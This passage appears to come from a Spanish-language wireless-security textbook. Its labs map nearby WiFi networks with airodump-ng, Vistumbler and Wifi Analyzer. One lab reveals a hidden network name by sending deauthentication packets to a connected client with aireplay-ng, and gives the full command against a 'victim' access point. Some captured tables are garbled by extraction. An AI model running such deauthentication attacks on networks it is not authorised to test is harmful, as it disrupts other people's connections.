karina@Trantor:~$ sudo iwconfig wlx00c0ca8886ad mode monitor  
karina@Trantor:~$ sudo ifconfig wlx00c0ca8886ad up  
karina@Trantor:~$ sudo iwconfig wlx00c0ca8886ad  
wlx00c0ca8886ad IEEE 802.11abgn Mode:Monitor Frequency:2.412 GHz Tx-Power=20 dBm  
    Retry short limit:7 RTS thr:off Fragment thr:off  
    Power Management:off  
  
karina@Trantor:~$ sudo ifconfig wlx00c0ca8886ad  
wlx00c0ca8886ad Link encap:UNSPEC HWaddr 00-C0-CA-88-86-AD  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:2593 errors:0 dropped:2593 overruns:0 frame:0  
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:699923 (699.9 KB) TX bytes:0 (0.0 B)
```


2. Finalmente estamos listos para mapear las redes inalámbricas cercanas. Para ello haremos un escaneo activo con el comando airodump-ng. Ej: sudo airodump-ng wlan0 (con mi tarjeta externa sería: sudo airodump-ng wlx00c0ca8886ad).
3. Como se puede observar ya podemos ver las distintas WLANs y sus parámetros. Sin embargo, se puede ver en el gráfico adjunto que hay una WLAN cuyo nombre está oculto (es la que dice "<length: 0>" en el campo ESSID (Extended Service Set Identifier)).

CH 6][Elapsed: 8 s][2016-11-28 18:56											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
BC:66:41:	-48	16	0 0 7 54e	WPA2 CCMP	PSK INT						
9C:D6:43:	-49	11	0 0 6 54e.	WPA2 CCMP	PSK <length: 0>						
9C:D6:43:	-51	12	0 0 6 54e.	WPA2 CCMP	PSK INV						
9C:D6:43:	-50	11	0 0 6 54e.	WPA2 CCMP	PSK ELX						
38:4C:90:	-45	16	0 0 11 54e	WPA2 CCMP	PSK Cla						
30:60:23:	-56	7	0 0 11 54e	WEP WEP	PSK Cla						
5C:D9:98:	-68	5	0 0 2 54e.	WPA2 CCMP	PSK dli						
38:4C:90:	-71	4	0 0 1 54e	WPA2 CCMP	PSK Cla						
E8:DE:27:	-74	6	0 0 9 54e.	WPA2 CCMP	PSK CHA						
04:A1:51:	-77	7	0 0 2 54e.	WPA2 CCMP	PSK Fan						
02:E6:66:	-77	5	0 0 1 54e	WPA2 CCMP	PSK om						
EC:55:F9:	-78	7	0 0 1 54e	WEP WEP	PSK Cl						
00:9A:CD:	-78	6	0 0 11 54e	WPA2 CCMP	PSK CN						
58:B6:33:	-79	2	0 0 6 54e.	WPA2 CCMP	PSK Telc						
AC:EC:80:	-80	7	0 0 1 54e	WPA2 CCMP	PSK Clar						
D0:39:B3:	-80	5	0 0 1 54e	WEP WEP	PSK Clar						
AC:EC:80:	-81	6	0 0 11 54e	WEP WEP	PSK Clar						
0C:84:DC:	-82	5	0 0 11 54e	WEP WEP	PSK Clar						
BSSID	STATION	PWR	Rate	Lost	Frames	Probe					
(not associated)	9C:2A:83:	-78	0 - 1	0	2						

¿Qué quiere decir que una WLAN está oculta?

Cuando configuramos una WLAN en un AP, como administradores tenemos la potestad de decidir si vamos a publicar la existencia de la misma; esto usualmente se puede hacer muy fácilmente desde la interfaz de administración del AP en la sección de redes inalámbricas con tan solo activar/desactivar una opción de “visibilidad”.

La siguiente figura muestra cómo se activa/desactiva la opción de visibilidad en un AP.



Ahora, ¿qué significa esto en términos del estándar 802.11? Pues entre los tipos de tramas usadas por una red WiFi hay un tipo especial denominado "beacon".

Un beacon frame contiene información sobre la WLAN como el Service Set Identifier (SSID) el cual conocemos como "el nombre de la WLAN" y otros parámetros, estos beacons son transmitidos por el AP de forma periódica de modo que los clientes inalámbricos puedan asociarse a la WLAN.

Cuando un administrador configura a la WLAN en modo "invisible" lo que ocurre es que el campo SSID dentro del beacon se envía vacío, debido a lo cual, el cliente inalámbrico deberá conocer con antelación el nombre de la WLAN para poder asociarse a la misma.

En la siguiente gráfica observamos como al escanear WLANs desde Kali Linux¹³ tanto en modo pasivo como activo hay una red de la cual no nos aparece el SSID, por lo consiguiente, deducimos que el administrador ha ocultado la red.

```
root@kali:~# iwconfig wlan0
wlan0      IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

root@kali:~# iw dev wlan0 scan passive | grep SSID
SSID: Claro_███████████
SSID: M███████████
SSID: ██████████
SSID: Claro_███████████
SSID: TVCABLE_███████████
SSID: RED_███████████
root@kali:~# iwlist wlan0 scan | grep SSID
          ESSID:"Claro_███████████"
          ESSID:"M███████████"
SSID: "" ██████████
          ESSID:"Claro_███████████"
          ESSID:"TVCABLE_███████████"
          ESSID:"RED_███████████"
          ESSID:"Tvcable_███████████"

root@kali:~#
```

Empero, esto es tan sólo un leve contratiempo, en el siguiente laboratorio veremos cómo podemos mapear una WLAN que tiene su SSID oculto.

Lab: Mapeando WLANs ocultas desde Linux

Recursos:

- **Estación hacker:** Computador con sistema operativo Linux (en este lab usamos Kali).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** Tarjeta de red inalámbrica compatible con Linux y con la suite Aircrack-ng.

Pasos a seguir:

1. Primero colocamos nuestra tarjeta WiFi en modo monitor y luego capturaremos paquetes con airodump-ng.

Ej: airodump-ng wlan0

CH 13][Elapsed: 48 s][2017-02-05 01:43										
mount- shared-	BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
	00:1C:F0:F1:51:54	-49	35	11 0	7	54	. OPN			<length: 0>
38:		-72	16	35 0	1	54e	WPA2	CCMP	PSK	Cla
4C:		-78	15	45 0	3	54e	WEP	WEP		Cla
C0:		-86	14	4 0	9	54e	WPA2	CCMP	PSK	
F4:		-90	15	58 0	11	54e	WPA2	CCMP	PSK	RED
E4:		-92	29	0 0	2	54e	WPA2	CCMP	PSK	TVC
04:		-94	7	0 0	11	54e	WPA2	CCMP	PSK	Tvc
38:		-95	3	0 0	6	54e	WPA2	CCMP	PSK	And
BSSID STATION PWR Rate Lost Frames Probe										
(not associated)	30:		-50	0 - 1	0				7	wifi-kcer
(not associated)	24:		-96	0 - 1	11				3	
00:1C:F0:F1:51:54	74:DE:2B:08:35:B6	-38	0 - 0e	0					6	
38:	D0:	-1	0e- 0	0					13	

2. Como se puede ver hay una red abierta (OPEN), pero que está oculta. Esto lo sabemos porque en lugar del nombre de la WLAN aparece el texto "<length: 0>".
3. Para conocer el nombre de esta WLAN oculta usaremos un truco sencillo, haremos que uno de los clientes conectados a dicha red se vuelva a autenticar. ¿Cómo? Pues des autenticándolo¹⁴ con el comando aireplay-ng.

- Corte la captura con airodump-ng y esta vez vuelva a efectuarla, pero restringiéndola al AP de interés. Para ello necesitaremos la información del campo BSSID, es decir la dirección MAC del AP víctima y el canal que usa para la comunicación.

Sintaxis: airodump-ng --channel #canal_del_AP --bssid MAC_AP_victima nombre_adaptador_wifi

Ej: airodump-ng --channel 7 --bssid 00:1C:F0:F1:51:54 wlan0

4. Ahora abra otro terminal y en él ejecute aireplay-ng.

Sintaxis: aireplay-ng -0cantidad_paquetes_deauth -a dirección_MAC_del_AP_victima -c dirección_MAC_del_cliente nombre_adaptador_wifi

Ejemplo: aireplay-ng -020 -a 00:1C:F0:F1:51:54 -c 74:DE:2B:08:35:B6 wlan0

```
CH 7 ][ Elapsed: 42 s ][ 2017-02-05 02:06
mount-
SSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
folders.sh
00:1C:F0:F1:51:54 0 100 163 20 0 7 54e. OPN          ESCRIBIR
BSSID      STATION      PWR Rate Lost Frames Probe
00:1C:F0:F1:51:54 74:DE:2B:08:35:B6 0 0 - 1e 2 1048 ESCRIBIR

root@kali:~# clear
root@kali:~# aireplay-ng -020 -a 00:1C:F0:F1:51:54 -c 74:DE:2B:08:35:B6 wlan0
02:06:37 Waiting for beacon frame (BSSID: 00:1C:F0:F1:51:54) on channel 7
02:06:38 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 3|28 ACKs]
02:06:39 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 5|33 ACKs]
02:06:40 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|29 ACKs]
02:06:40 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|30 ACKs]
02:06:41 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|24 ACKs]
02:06:42 Sending 64 directed DeAuth. STMAC: [74:DE:2B:08:35:B6] [ 0|34 ACKs]
```

- Como podemos ver, al efectuar el ataque con aireplay-ng el cliente se vuelve a autenticar, revelándonos el nombre de la WLAN. En este ejemplo nuestra WLAN oculta tiene por nombre "ESCONDIDA".

Lab: Mapeando WLANs en Windows con Vistumbler

Recursos:

- Estación hacker: Computador con sistema operativo Microsoft Windows.

- **Software:** Vistumbler para Windows, descargable desde <https://www.vistumbler.net/>.
- **Hardware:** Adaptador inalámbrico compatible con Windows.

Pasos a seguir:

1. Descargar e instalar Vistumbler en su computador, siga los pasos indicados por el programa instalador.
2. Abrir Vistumbler y hacer click sobre el botón “Scan APs”. Aquí deberá ver un listado con los puntos de acceso inalámbricos cercanos e información útil como el nombre de la WLAN (SSID), niveles de señal, autenticación, encripción, etc.




3. Sobre el lado izquierdo verá un conjunto de opciones tipo árbol. Al hacer click en el símbolo más (+) de una de las opciones podrá ver mayores detalles sobre una WLAN en particular.




4. Si da click sobre los botones "Graph 1" o "Graph 2" podrá ver el gráfico de potencia de la señal de la WLAN que

escoja. Para desactivar el gráfico haga click sobre el botón respectivo "No Graph".





5. Una forma alternativa para comparar los niveles de potencia de los puntos inalámbricos cercanos es escogiendo el menú "Extras -> 2.4Ghz Channel Graph" o el equivalente para 5Ghz, dependiendo de nuestra antena.



- Si queremos enfocarnos en una característica particular o en una WLAN, podemos usar la característica de filtros que incluye Vistumbler. Para ello seleccione "View -> Filters -> Add/Remove Filters". Luego haga click en el botón "Add Filter". Esto abrirá una ventana en la que podremos agregar

la característica en la que queremos centrarnos. Por ejemplo, imaginemos que sólo queremos ver las WLANs que usen como encripción WEP. En este caso particular le daremos un nombre apropiado al filtro (Ej: filtro-wep) y escribiremos "WEP" en la caja de texto correspondiente a "Encryption" y daremos click en el botón "OK".






7. Ahora que ya tenemos creado nuestro filtro, simplemente lo escogeremos dentro del menú "View -> Filters -> filtro-wep" y observaremos el resultado.



8. El resultado de nuestro mapeo podemos exportarlo en diferentes formatos para posterior análisis. En este ejemplo hemos escogido exportar en formato csv los APs filtrados.



- Como se puede observar, Vistumbler es un detector muy fácil de usar y realmente útil para mapear WLANs.

Lab: Mapeando WLANs desde Android

Recursos:

- **Dispositivo hacker:** Smartphone o tablet con sistema operativo Android.
- **Software:** Wifi Analyzer disponible sin costo desde Google Play.
- **Hardware:** Adaptador inalámbrico integrado en su smartphone/tablet.

Pasos a seguir:

1. Ingresar a Google Play, buscar "Wifi Analyzer" e instalarlo. Luego buscar "Wifi Connecter Library" e instalarla también.
2. Este aplicativo no requiere que desconectemos nuestro dispositivo de una WLAN para mapear, así que da lo mismo

tanto si estamos conectados o no.

3. Abrir Wifi Analyzer. En la pantalla principal aparecerán todas las WLANs dentro del alcance de la tarjeta inalámbrica de su dispositivo. La información provista incluye: SSID (nombre de la WLAN), BSSID (dirección MAC del AP), marca del AP, niveles de potencia.

Wifi Analyzer



No conectado!

INV [REDACTED] (9c:d6:43:[REDACTED])



Canal 6

2437 MHz

D-LINK INTERNATIONAL

2448-2426=22 MHz

-68 dBm

WPA2

INTER [REDACTED] (bc:66:41:[REDACTED])



Canal 7

2442 MHz

IEEE REGISTRATION A...

2453-2431=22 MHz

-50 dBm

WPA2

ARR [REDACTED] (38:4c:90:[REDACTED])



Canal 1

2412 MHz

ARRIS GROUP, INC

2423-2401=22 MHz

-52 dBm

WPA2

? (9c:d6:43:[REDACTED])



Canal 6

2437 MHz

D-LINK INTERNATIONAL

2448-2426=22 MHz

-69 dBm

WPA2

ELX [REDACTED] (9c:d6:43:[REDACTED])

2437 MHz

D-LINK INTERNATIONAL

4. En la parte superior hay un ícono que representa un ojo. Si seleccionamos dicho ícono nos permitirá cambiar la vista a: gráfico de canales, gráfico de tiempo, puntuación de canales, lista de APs (la actual), medidor de señal. Vamos a escoger primero “Gráfico de canales”.

Wifi Analyzer

✓ Conectado a: INV
Dirección IP: 172.

INV [REDACTED] (9c:d6:43:2)

WiFi Canal 6 2437 MHz
2448-2

WPA2

INTEL [REDACTED] (b)

WiFi Canal 7 2442 MHz
2453-2431=22 MHz

-53 dBm

